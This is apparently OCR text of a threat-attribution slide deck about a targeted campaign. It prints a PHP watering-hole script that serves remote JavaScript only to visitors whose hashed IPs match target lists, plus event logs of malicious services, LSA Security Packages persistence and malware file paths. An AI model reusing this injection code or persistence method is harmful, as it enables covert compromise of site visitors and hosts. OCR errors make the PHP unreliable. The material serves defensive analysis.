
2020



```
<?php
        function GetIP()
        {
                if (getenv("HTTP_CLIENT_IP") & strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
                        $ip = getenv("HITP_CLIENT_IP");
                else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
                        $ip = getenv("HTTP_X_FORWARDED_FOR");
                else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown")
                        $ip = getenv("RENOTE_ADDR");
                else if (isset($_SERVER['REMOTE ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "Unknown"))
                        $ip = $_SERVER['REMOTE_ADDR'];
                else
                        $ip = "Unknown";

                return $ip;
        }

        $ip = GetIP();
        $ips = explode('.', $ip);
        $ip_b = md5($ips[0].'.'.$ips[1].'.');
        $ip_c = md5($ips[0].'.'.$ips[1].'.'.$ips[2].'.');
        $ip_d = md5($ip);
        $ua = strtolower($_SERVER['HTTP_USER_AGENT']);

        $ip_c_s_lst = array ('902[redacted]ba163b', '86662a[redacted]3ef', '57e1d9cf[redacted]

        $ip_d_s_lst = array ('4d5[redacted]793e56', '79a3d8[redacted]be0', '27e17a2a[redacted]

        if (in_array($ip_c, $ip_c_s_lst) || in_array($ip_d, $ip_d_s_lst))
        {
?>
                <script src="https:/[redacted]ditor/popup/lib/jquery_min_ui.js"></script>
                <script src="https:/[redacted]ditor/popup/lib/?idx=90347"></script>
<?php
        }
?>
```


2023

ATTRIBUTION. Command and Control




2018

ATTRIBUTION. Command and Control




2023

ATTRIBUTION. Execution




```
시스템에 서비스가 설치되었습니다.

서비스 이름:  NWCWorkstation
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

2018




```
시스템에 서비스가 설치되었습니다.

서비스 이름:  Windows Helper Management Service
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

2020



```
시스템에 서비스가 설치되었습니다.

서비스 이름:  RealTek
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs -p -s RealTek
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```


2021




```
시스템에 서비스가 설치되었습니다.

서비스 이름:  WinRMSvc
서비스 파일 이름:  cmd.exe /c start /b C:₩ProgramData₩PicPick₩wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bxl+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

2023


ATTRIBUTION. Execution



WinRMSvc 서비스 연결을 기다리는 동안 제한 시간에 도달했습니다(90000밀리초).




다음 오류로 인해 WinRMSvc 서비스를 시작하지 못했습니다.
서비스가 시작이나 제어 요청에 빠르게 응답하지 않았습니다.




ProcessPath	\Device\HarddiskVolume2\Windows\System32\svchost.exe
ProcessCommandLine…	53 (0x0035)
ProcessCommandLine	C:\Windows\System32\svchost.exe -k netsvcs -s PCAudit
ProcessId	8308 (0x00002074)
ProcessCreateTime	2023-06-20T12:28:51.9049128
ProcessStartKey	2251799814107605 (0x00080000000671D5)
ProcessSignatureLe…	0 (0x00)
ProcessSectionSign…	0 (0x00)
ProcessProtection	0 (0x00)
TargetThreadId	11392 (0x00002C80)
TargetThreadCreate…	2023-06-20T12:28:51.9443449
RequiredSignatureL…	8 (0x08)
SignatureLevel	1 (0x01)
ImageNameLength	38 (0x0026)
ImageName	\Program Files\Windows Mail\wabimg.dll
ProviderId	fae10392-f0af-4ac0-b8ff-9f4d920c3cdf
ProviderName	Microsoft-Windows-Security-Mitigations
EventRecordID	123 (0x000000000000007B)
Task	6 (0x00000006)
TaskDisplayName	
ThreadId	11392 (0x00002C80)
TimeCreated	2023-06-20T12:28:52.0734622
Version	0 (0x00)
Message	'\Device\HarddiskVolume2\Windows\System32\svchost.exe' 프로세스(PID 8308)의 Microsoft 서명이 없는 '\Program Files\Windows Mail\wabimg.dll' 바이너리 로드가 차단되었을 수 있습니다.
UserId	S-1-5-18

ATTRIBUTION. Persistence



Autorun Entry	Description	Publisher	Image Path
HKLM₩SYSTEM₩CurrentControlSet₩Control₩Lsa₩Security Packages			
☑ asap			c:₩windows₩system32₩asap.dll

2021



Security Packages	30	Unknown

```
00 00                    "·"···t·h·p·r·o·c·.·s·y·s·····
```

2023

C:\Windows\System32\asap.dll

C:\Windows\System32\thproc.sys

C:\Windows\System32\gmrproc.sys

C:\Windows\System32\gmasvc.dll

C:\Windows\System32\vuproc.sys

C:\Windows\System32\cgproc.sys

C:\Windows\System32\WndmPmSps.dll

C:\Windows\System32\nrproc.sys

C:\Windows\System32\srcsvc.dat

C:\Windows\System32\Ntmssvc.dll

ATTRIBUTION. Summary

- Initial Access
    - Zero-day exploit code
    - Fully Targeted Attack
- Command and Control: Web-based Command and Control Systems
- Execution: Execute malwares via service (in netsvcs)
- Persistence
    - HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages → C:\Windows\System32\

Q&A